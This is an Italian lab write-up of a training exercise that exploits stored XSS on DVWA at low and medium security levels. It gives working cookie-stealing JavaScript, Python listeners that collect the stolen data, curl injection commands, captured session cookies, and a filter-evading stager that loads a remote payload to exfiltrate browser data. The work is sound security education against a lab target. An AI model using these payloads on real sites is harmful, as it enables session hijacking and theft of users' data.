


Build Week: esercizio giorno 2

L'esercizio di oggi prevede di sfruttare una vulnerabilità di XSS sulla DVWA settata sul livello di sicurezza low per rubare i cookies di sessione di un utente legittimo.

Il bonus è ripetere la procedura con il livello di sicurezza medium ed effettuare un dump completo dei dati della sessione target.

Per prima cosa ho avviato le mie macchine Kali e Metasploitable2, e tramite FireFox ho eseguito un accesso alla DVWA della mia Meta con l'utente admin.

Ho quindi settato il livello di sicurezza su "low", e mi sono recato sulla pagina XSS Stored.



Bisogna quindi creare:

- uno script malevolo per la cattura dei cookies
- un server web in Python che catturi e mostri i dati

Creo quindi lo script che mi servirà per il furto dei cookies, ne allego uno screenshot di seguito.

```
<script>
  fetch('http://192.168.11.111:4444', {
    method: 'POST',
    mode: 'no-cors',
    body: document.cookie
  });
</script>
```

Questo è uno script malevolo che verrà iniettato direttamente nella pagina con un metodo di “forza brutta”, e questo è possibile perché a livello low non ci sono particolari difese.

Ho quindi creato un server web in python per la ricezione dei dati e l’ho chiamato [server.py](#), allego qui uno screenshot dello script del server.

```
import http.server
import socketserver

PORT = 4444

class MyHttpRequestHandler(http.server.SimpleHTTPRequestHandler):
    def do_POST(self):
        # Legge la lunghezza del contenuto dalla richiesta
        content_length = int(self.headers['Content-Length'])
        # Legge i dati (il corpo della richiesta)
        post_data = self.rfile.read(content_length)

        print("\n--- ✅ Cookie Ricevuti! ---")
        print(f"Da: {self.client_address[0]}")
        print(f"Cookie: {post_data.decode('utf-8')}")
        print("-----")

        # Invia una risposta 200 OK al browser
        self.send_response(200)
        self.end_headers()

    def do_GET(self):
        # Gestisce anche le richieste GET per mostrare che è attivo
        print(f"Ricevuta richiesta GET da {self.client_address[0]}")
        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'Server in ascolto.')

print(f"Avvio del server sulla porta {PORT}...")
with socketserver.TCPServer(("", PORT), MyHttpRequestHandler) as httpd:
    httpd.serve_forever()
```


Tale script è stato scritto in un file, come detto, chiamato [server.py](#), ed è stato poi avviato e messo in ascolto sulla porta 4444.

Ho effettuato vari tentativi, con varie modifiche ed analisi del mio script, ma l’utilizzo dell’interfaccia grafica mi creava dei problemi nell’incollare il codice, ho quindi deciso di seguire una strada più a basso livello.

Infatti per l’iniezione del codice ho utilizzato un comando curl che immette del codice nel campo “Message” della pagina XSS Stored, per immettere tramite un metodo POST il mio script nella DVWA. In tale comando la particolarità è che ho dovuto inserire l’URL della pagina target, l’indirizzo IP della Kali e la porta in ascolto, e i dati della mia sessione corrente di livello di sicurezza e di ID di sessione, in quanto necessari come “grimaldello” per inserire il nostro codice. Ne allego uno screenshot a seguire.

```
(kali@kali)-[~]
$ curl -X POST "http://192.168.11.112/dvwa/vulnerabilities/xss_s/" -H "Cookie: security=low; PHPSESSID=659ce7b98782099e39b5f4c930cd0943" -
--data-urlencode "txtName=AttaccoFetchManuale" --data-urlencode "mtxMessage=<script>fetch('http://192.168.11.111:4444', {method: 'POST', mode
: 'no-cors', body: document.cookie});</script>" --data-urlencode "btnSign=Sign Guestbook"
```

A questo punto ricaricando la pagina non solo si può vedere come lo script venga inserito nei commenti della pagina XSS Stored, ed è quindi stato caricato con successo sul sito, ma come vengono anche catturati i dati dal mio server python. Di seguito due screen a titolo dimostrativo.



```
(kali㉿kali)-[~]
$ python3 server.py
Avvio del server sulla porta 4444 ...

— ✓ Cookie Ricevuti! —
Da: 192.168.11.111
Cookie: security=low; PHPSESSID=659ce7b98782099e39b5f4c930cd0943

192.168.11.111 - - [02/Sep/2025 08:02:35] "POST / HTTP/1.1" 200 -

— ✓ Cookie Ricevuti! —
Da: 192.168.11.111
Cookie: security=low; PHPSESSID=659ce7b98782099e39b5f4c930cd0943

192.168.11.111 - - [02/Sep/2025 08:08:49] "POST / HTTP/1.1" 200 -

— ✓ Cookie Ricevuti! —
Da: 192.168.11.111
Cookie: security=low; PHPSESSID=659ce7b98782099e39b5f4c930cd0943

192.168.11.111 - - [02/Sep/2025 08:16:48] "POST / HTTP/1.1" 200 -
```

A questo punto devo impostare la sicurezza su medium ed effettuare un dump completo dei dati.

Ho voluto seguire la stessa strada percorsa in precedenza, ovvero utilizzare un comando curl per immettere il codice.

In questo caso però il codice non verrà immesso nel campo "message" ma nel campo "name", in quanto a livello medium è lì che vi sono delle vulnerabilità nei controlli degli input (nello specifico, pochi e mal fatti controlli sull'iniezione di codice).

Ho dovuto inoltre creare un nuovo server in python in quanto quello precedentemente creato non era scritto per esaminare tutti i dati prelevati eseguendo un dump completo. Di seguito uno screen dello script del mio nuovo server.

```
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs, unquote
from datetime import datetime
import base64, json

PAYLOAD_JS = b"""(function(){try{
  var d={c:document.cookie,ua:navigator.userAgent,lang:navigator.language,
    loc:location.href,ref:document.referrer,t:new Date().toISOString(),
    tz:Intl.DateTimeFormat().resolvedOptions().timeZone,
    scr:screen.width+'x'+screen.height};
  (new Image).src="//192.168.104.100:4444/collect?d="+encodeURIComponent(btoa(JSON.stringify(d)));
}catch(e){(new Image).src="//192.168.104.100:4444/e?m="+encodeURIComponent(e.message)}}());"""

class RequestHandler(BaseHTTPRequestHandler):
    def _log_request_info(self, parsed_url):
        timestamp = datetime.utcnow().isoformat() + "Z"
        print("\n=== HIT ===")
        print("Time:", timestamp)
        print("IP:", self.client_address[0])
        print("UA:", self.headers.get('User-Agent', '-'))
        print("Path:", parsed_url.path)

    def do_GET(self):
        parsed_url = urlparse(self.path)
        self._log_request_info(parsed_url)

        if parsed_url.path == "/x.js":
            self.send_response(200)
            self.send_header("Content-Type", "application/javascript")
            self.end_headers()
            self.wfile.write(PAYLOAD_JS)
            return

        if parsed_url.path == "/collect":
            query_params = parse_qs(parsed_url.query)
            encoded_data = query_params.get('d', [''])[0]
            if encoded_data:
                try:
                    decoded_payload = json.loads(base64.b64decode(encoded_data + "=="))
                    for key, value in decoded_payload.items():
                        print(f"{key}:", value)
                except Exception as e:
                    print("Decode error:", e)

            raw_params = parse_qs(parsed_url.query)
            for key, value in raw_params.items():
                print(f"{key}:", unquote(value[0]))

            self.send_response(200)
            self.end_headers()
            self.wfile.write(b"OK")

HTTPServer(('0.0.0.0', 4444), RequestHandler).serve_forever()
```

Oltre a modificare il comando curl per l'iniezione, devo anche modificare il mio script.

La soluzione che ho trovato è stata quella di non caricare direttamente il codice malevolo nel payload, ma di immettere invece un "caricatore" che immetterà il codice malevolo in un secondo momento recuperandolo da un server [x.js](#). Questo viene fatto per evitare eventuali filtri, infatti il codice presente nel payload sembra molto "innocente" ai filtri di sicurezza, essendo un semplice "stager", mentre il vero codice malevolo viene caricato quando ormai il payload è già stato eseguito. Di seguito degli screen di quello che è il codice malevolo effettivo.

```
// Funzione auto-eseguibile per non inquinare l'ambiente globale della pagina
(function() {
    try {
        // 1. Crea un oggetto 'd' per raccogliere tutti i dati
        var d = {
            c: document.cookie,                // Raccoglie i cookie
            ua: navigator.userAgent,           // Raccoglie la versione del browser (User-Agent)
            lang: navigator.language,          // Raccoglie la lingua del browser
            loc: location.href,                // Raccoglie l'URL della pagina corrente
            ref: document.referrer,            // Raccoglie l'URL della pagina precedente (Referrer)
            t: new Date().toISOString(),       // Raccoglie la data e l'ora correnti in formato ISO
            tz: Intl.DateTimeFormat().resolvedOptions().timeZone, // Raccoglie il fuso orario del browser
            scr: screen.width + 'x' + screen.height // Raccoglie la risoluzione dello schermo
        };

        // 2. Invia i dati al server dell'attaccante
        (new Image()).src = '//192.168.11.111:4444/collect?d=' +
            encodeURIComponent(                // Codifica l'URL per trasmettere caratteri speciali
                btoa(                          // Codifica l'oggetto in Base64 per nascondere e compattarlo
                    JSON.stringify(d)         // Converte l'oggetto 'd' in una stringa di testo JSON
                )
            );

    } catch (e) {
        // Blocco di emergenza: se qualcosa va storto, invia un messaggio di errore
        (new Image()).src = '//192.168.11.111:4444/e?m=' + encodeURIComponent(e.message);
    }
})();
```

```
(kali@kali)-[~]
$ curl -X POST "http://192.168.11.112/dvwa/vulnerabilities/xss_s/" -H "Cookie: security=medium; PHPSESSID=8348614db2f83e99d222969a65580373" --data-urlencode "txtName=<script SRC='//192.168.11.111:4444/x.js'></script>" --data-urlencode "mtxMessage=Iniezione Script Esterno" --data-urlencode "btnSign=Sign Guestbook"
```

